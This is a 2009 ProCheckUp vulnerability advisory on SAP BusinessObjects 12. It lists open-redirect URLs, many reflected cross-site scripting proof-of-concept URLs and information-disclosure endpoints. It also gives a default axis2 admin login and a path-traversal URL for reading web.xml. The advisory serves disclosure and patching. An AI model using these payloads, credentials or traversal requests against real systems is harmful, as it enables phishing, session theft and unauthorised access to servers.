SAP BusinessObjects

Security Research

Security flaws found within version 12

By Richard Brain

4th May 2009

Document last modified on: 5th May 2009

Table of Contents

1 Quick Intro

1.2 Product description

SAP BusinessObjects is a powerful business intelligence solution, which accelerates the time to value and speed the pace of critical processes. [1].

ProCheckUp downloaded two evaluation versions of Business objects on the 14 Feb 2009 version 12, and on the 3 May 2009 version 12 service pack1 (Version 12.1.0). Version 12 is accessible over port 8080, and version 12 SP1 over port 6405. In the examples below the machine running Business Objects had and IP address of 10.0.2.221.

1.3 About this paper

All the issues highlighted in this paper were identified on default installations of Business Objects (No customisation, with default settings used and a blank administrator password).

The test platform was a fully patched Windows XP media workstation, in its default configuration.

1.4 Summary of issues identified

Multiple Cross Domain redirects
Multiple XSS (Cross Site Scripting)
Server path and information disclosure

2 Issues found

2.2 Cross-domain redirection

A remote URI redirection vulnerability affects multiple programs within Business Objects. This issue is due to a failure of Business Objects to properly sanitize URI-supplied data assigned to the 'url' or ‘loc’ parameter and some other parameters and to keep redirections within the site.

An attacker may leverage this issue to carry out convincing phishing attacks against unsuspecting users by causing an arbitrary page to be loaded once a Business Objects specially-crafted URL is visited.

```
http://10.0.2.221:8080/CmcApp/App/frameset.jsp?name=settings&url=http
://www.procheckup.com
http://10.0.2.221:6405/CmcApp/App/frameset.jsp?name=settings&url=http
://www.procheckup.com

http://10.0.2.221:8080/CrystalReports/jsp/common/progress.jsp?loc1&ur
l=http://www.procheckup.com
http://10.0.2.221:6405/CrystalReports/jsp/common/progress.jsp?loc1&ur
l=http://www.procheckup.com

http://10.0.2.221:8080/PerformanceManagement/scripts/docLoadUrl.jsp?u
rl=http://www.procheckup.com
http://10.0.2.221:6405/PerformanceManagement/scripts/docLoadUrl.jsp?u
rl=http://www.procheckup.com

http://10.0.2.221:8080/PerformanceManagement/jsp/viewCrystalReport.js
p?sReportMode=""%20name='1'><frame%20src="http://www.procheckup.com"%
20name="pro"><"
http://10.0.2.221:6405/PerformanceManagement/jsp/viewCrystalReport.js
p?sReportMode=""%20name='1'><frame%20src="http://www.procheckup.com"%
20name="pro"><"

http://10.0.2.221:8080/PlatformServices/preferences.do?cafWebSesInit=
true&service=http://www.procheckup.com/
http://10.0.2.221:6405/PlatformServices/preferences.do?cafWebSesInit=
true&service=http://www.procheckup.com/
```

Solution
SAP has issued a patch fixpack 2.3 and 1.8 for Business Objects XIr3

2.3 Cross-Site Scripting

Cross site scripting (XSS) vulnerabilities affects multiple programs within Business Objects. This issue is caused by the failure of Business Objects to properly sanitize URI-supplied data assigned to parameters.

An attacker may leverage this issue to cause execution of malicious scripting code in the browser of a victim user who visits a malicious third-party page. Such code would run within the security context of the target domain.

This type of attack can result in non-persistent defacement of the target site, or the redirection of confidential information (i.e.: session IDs, address books, emails) to unauthorised third parties. The following attacks work universally not requiring authentication (unathenticated)

Attack	Comments	Works on
http://10.0.2.221:8080/AdminTools/querybuilder/ie.jsp?ADD_RULE=1&AND_BTN=1&ATTRIBUTES_LIST=1&ATTRIBUTES_NOTES=1&ATTRIBUTES_PROMPT=1&BUILD_SQL_HEADER=1&BUILD_SQL_INSTRUCTION=1&EXIT=1&FINISH=1&FINISH_BTN=1&FINISH_HEADER=1&IETIPS=1&MUST_ANDOR_CLAUSES=1&MUST_SELECT_CLAUSES=1&NO_CLAUSES=1&NO_RULES=1&OR=1&OR_BTN=1&OTHER_RULE_HEADER=1&REMOVE=1&REMOVE_RULE_HEADER=1&RESET=1&RULE_HEADER=1&SELECT_SUBTITLE1=mr&SELECT_SUBTITLE2=mr&SELECT_SUBTITLE3=mr&SELECT_SUBTITLE4=mr&SPECIFY_ATTRIBUTES_PROMPT=1&SUBMIT=1&TITLE=mr&WELCOME_USER=1&framework=%22%3E%3Cscript%3Ealert(1)%3C/script%3E	Works on 12.0 only. In version 12.1, ie.jsp does not exist.	IE7 & FF3
http://10.0.2.221:8080/AdminTools/querybuilder/logonform.jsp?APSNAME=Procheckup&AUTHENTICATION=1&LOGON=1&LOG_ON=1&NOTRECOGNIZED=1&PASSWORD=Pcu12U4&REENTER=1&TITLE=mr&UNSURE=1&USERNAME=Procheckup&WELCOME_LOGON=1&action=1&framework=%22%3E%3Cscript%3Ealert(1)%3C/script%3E	Works on 12.0 only. In version 12.1, the program does not exist.	IE7 & FF3
http://10.0.2.221:8080/AnalyticalReporting/querywizard/jsp/apply.jsp?WOMdoc=1&WOMqueryAtt=1&WOMquerycontexts=1&WOMqueryfilters=1&WOMqueryobjs=1&WOMunit=1&bodySel=1&capSel=1&colSel=1&compactSteps=1&currReportIdx=1&defaultName=Procheckup&docid=1&doctoken=1&dummy=1&isModified=1&lang="></script><script>alert(1)</script>&lastFormatZone=1&lastOptionZone=1&lastStepIndex=1&mode=1&rowSel=1&sectionSel=1&skin=1&topURL=1&unvid=1&viewType=1&xSel=1&ySel=1&zSel=1& http://10.0.2.221:6405/AnalyticalReporting/querywizard/jsp/apply.jsp?lang=%22%3E%3C/script%3E%3Cscript%3Ealert(1)%3C/script%3E&		IE7 & FF3
http://10.0.2.221:8080/AnalyticalReporting/querywizard/jsp/query.jsp?contexts=1&docid=1&doctoken=1&dummy=1&lang="></script><script>alert(1)</script>		IE7 & FF3

http://10.0.2.221:6405/AnalyticalReporting/querywizard/jsp/query.jsp?lang="></script><script>alert(1)</script>		
http://10.0.2.221:8080/AnalyticalReporting/querywizard/jsp/query.jsp?contexts=1&docid=1&doctoken=1&dummy=1&lang=1&mode=1&queryobjs=1&resetcontexts=1&scope=1&skin="></script><script>alert(1)</script>&unvid=1& http://10.0.2.221:6405/AnalyticalReporting/querywizard/jsp/query.jsp?skin="></script><script>alert(1)</script>		IE7 & FF3
http://10.0.2.221:8080/AnalyticalReporting/querywizard/jsp/turnto.jsp?WOMblock=1&WOMqueryAtt=1&WOMqueryfilters=1&WOMqueryobjs=1&WOMturnTo=1&WOMunit=1&doctoken=1&dummy=1&lang="></script><script>alert(1)</script>&skin=1&unit=1& http://10.0.2.221:6405/AnalyticalReporting/querywizard/jsp/turnto.jsp?lang="></script><script>alert(1)</script>		IE7 & FF3
http://10.0.2.221:8080/CrystalReports/jsp/CrystalReport_View/viewReport.jsp?loc=//-->"></script><script>alert(1)</script>	Works on 12.0 only. Later version not vulnerable.	IE7 & FF3
http://10.0.2.221:8080/InfoViewApp/jsp/common/actionNavFrame.jsp?url="></script><script>alert(1)</script>	Works on 12.0 only, the later version might be exploitable.	IE7 & FF3
http://10.0.2.221:8080/PerformanceManagement/scripts/docLoadUrl.jsp?url=%22%3E%3C/script%3E%3Cscript%3Ealert(1)%3C/script%3E http://10.0.2.221:6405/PerformanceManagement/scripts/docLoadUrl.jsp?url=”></script><script>alert(1)</script>		IE7 & FF3
http://10.0.2.221:8080/PerformanceManagement/jsp/aa-display-flash.jsp?swf="><html><body><script>alert(1)</script> http://10.0.2.221:6405/PerformanceManagement/jsp/aa-display-flash.jsp?swf="><html><body><script>alert(1)</script>		FF3 only

http://10.0.2.221:8080/PerformanceManagement/jsp/alertcontrol.jsp?serSes=%22%3E%3Cscript%3Ealert(1)%3C/script%3E http://10.0.2.221:6405/PerformanceManagement/jsp/alertcontrol.jsp?serSes=”><script>alert(1)</script>		IE7 & FF3
http://10.0.2.221:8080/PerformanceManagement/jsp/viewError.jsp?error=<script>alert(1)</script> http://10.0.2.221:6405/PerformanceManagement/jsp/viewError.jsp?error=<script>alert(1)</script>		IE7 & FF3
http://10.0.2.221:8080/PerformanceManagement/jsp/ic_pm/wigoalleftlisttr.jsp?actcontent=1&actiontype=1&actual=1&anlimage=1&columns=1&flowid="<~/XSS/*-*/STYLE=xss:e/**/xpression (location='http://www.procheckup.com')>&flowname=Procheckup&gacid=1&list=1&listname=Procheckup&listonly=1&progstatus=1&progtrend=1&progtrendImage=1&target=http://www.procheckup.com&uid=1&variance=1&viewed=1& http://10.0.2.221:6405/PerformanceManagement/jsp/ic_pm/wigoalleftlisttr.jsp?flowid=%22%3E%3Cscript%3Ealert(1)%3C/script%3E&flowname=Procheckup&progtrend=1&viewed=1&		IE7 & FF3

The following XSS attack’s work only for authenticated users (used administrator login on http://10.0.2.221:8080/CmcApp/logon.faces http://10.0.2.221:6405/CmcApp/logon.faces)


Attack	Comments	Works on
http://10.0.2.221:8080/PerformanceManagement/jsp/ic_pm/wigoalleftlisttr.jsp?actcontent=1&actiontype=1&actual=1&anlimage=1&columns=1&flowid=”><script>alert(1)</script>&flowname=Procheckup&gacid=1&list=1&listname=Procheckup&listonly=1&progstatus=1&progtrend=1&progtrendImage=1&target=1&uid=1&variance=1&viewed=1& http://10.0.2.221:6405//PerformanceManagement/jsp/ic_pm/wigoalleftlisttr.jsp?&flowid=”><script>alert(1)</script>&flowname=Procheckup&gacid=1&progtrend=1&progtrendImage=1&viewed=1&		IE7 & FF3
http://10.0.2.221:8080/PerformanceManagement/jsp/sb/roleframe.jsp?rid="<~/XSS/*-*/STYLE=xss:e/**/xpression(location='http://www.procheckup.com')> http://10.0.2.221:6405//PerformanceManagement/jsp/sb/roleframe.jsp?rid="<~/XSS/*-		IE7

*/STYLE=xss:e/**/xpression(location='http://www.procheckup.com')>		
http://10.0.2.221:8080/PerformanceManagement/jsp/viewWebiReportHeader.jsp?sEntry=%3C/script%3E%3Cscript%3Ealert(1)%3C/script%3E http://10.0.2.221:6405/PerformanceManagement/jsp/viewWebiReportHeader.jsp?sEntry=%3C/script%3E%3Cscript%3Ealert(1)%3C/script%3E		IE7 & FF3
http://10.0.2.221:8080/PerformanceManagement/jsp/wait-frameset.jsp?dummyParam="</script><script>alert(1)</script> http://10.0.2.221:6405/PerformanceManagement/jsp/wait-frameset.jsp?dummyParam="</script><script>alert(1)</script>		IE7 & FF3
Click webintelligence to activate http://10.0.2.221:8080/PlatformServices/preferences.do?cafWebSesInit=true&service=<SCRIPT>alert(1)</SCRIPT>&actId=541&appKind=CMC	Works on 12.0 only. In version 12 SP1 preferences.do does not exist.	IE7 & FF3

2.4 Server path and SQL server information disclosure

Various Business Object programs disclose the server root of its installation, and the type of the SQL server used when the source code of the web page is viewed. This information can be used to carry out further attacks.

`http://10.0.2.221:8080/BusinessProcessBI/axis2-web/HappyAxis.jsp`
`http://10.0.2.221:6405/BusinessProcessBI/axis2-web/HappyAxis.jsp`



`http://10.0.2.221:8080/dswsbobje/axis2-web/HappyAxis.jsp`
`http://10.0.2.221:6405/dswsbobje/axis2-web/HappyAxis.jsp`
`http://10.0.2.221:8080/CmcApp/App/sesInfo.jsp`
`http://10.0.2.221:6405/CmcApp/App/sesInfo.jsp`
`http://10.0.2.221:8080/dswsbobje/axis2-admin/viewGlobalHandler` ** NOTE USE account user=admin password = axis2
`http://10.0.2.221:6405/dswsbobje/axis2-admin/viewGlobalHandler`
`http://10.0.2.221:8080/tomcat-docs/jspapi/%c0%ae%c0%ae/WEB-INF/web.xml` (not vulnerable in later versions)

There is insufficient error handling by Business objects, with far too many programs generating verbose error pages:-
`http://10.0.2.221:8080/CmcApp/App/home.jsp` (no longer found in later version)
`http://10.0.2.221:8080/CmcApp/logon.jsp` (no longer found in later versions)
`http://10.0.2.221:8080/dswsbobje/services/Session?wsdl=0`
`http://10.0.2.221:6405/dswsbobje/services/Session?wsdl=0`
`http://10.0.2.221:8080/dswsbobje/services/SaveService?wsdl=0`
`http://10.0.2.221:6405/dswsbobje/services/SaveService?wsdl=0`

3 Credits

Research and paper by Richard Brain of ProCheckUp Ltd.

4 About ProCheckUp Ltd

- ProCheckUp Ltd, is a UK leading IT security services provider specialized in penetration testing based in London. Since its creation in the year 2000, ProCheckUp has been committed to security research by discovering numerous vulnerabilities and authoring several technical papers.

- ProCheckUp has published the biggest number of vulnerability advisories within the UK in the past two years.

- More information about ProCheckUp"s services and published research can be found on:

http://www.procheckup.com/blackandwhite
http://www.procheckup.com/vulnerability_manager

5 Disclaimer:

- Permission is granted for copying and circulating this document to the Internet community for the purpose of alerting them to problems, if and only if, the document is not edited or changed in any way, is attributed to ProCheckUp Ltd, and provided such reproduction and/or distribution is performed for non-commercial purposes. Any other use of this information is prohibited. ProCheckUp is not liable for any misuse of this information by any third party.

6 Contact Information

ProCheckUp Limited
Syntax House
44 Russell Square
London, WC1B 4JP
Tel: + 44 (0) 20 7307 5001
Fax: +44 (0) 20 7307 5044
www.procheckup.com

ProCheckUp USA Limited
1901 60th PL
Suite L6204
Bradenton FL 34203
United States
www.procheckup.com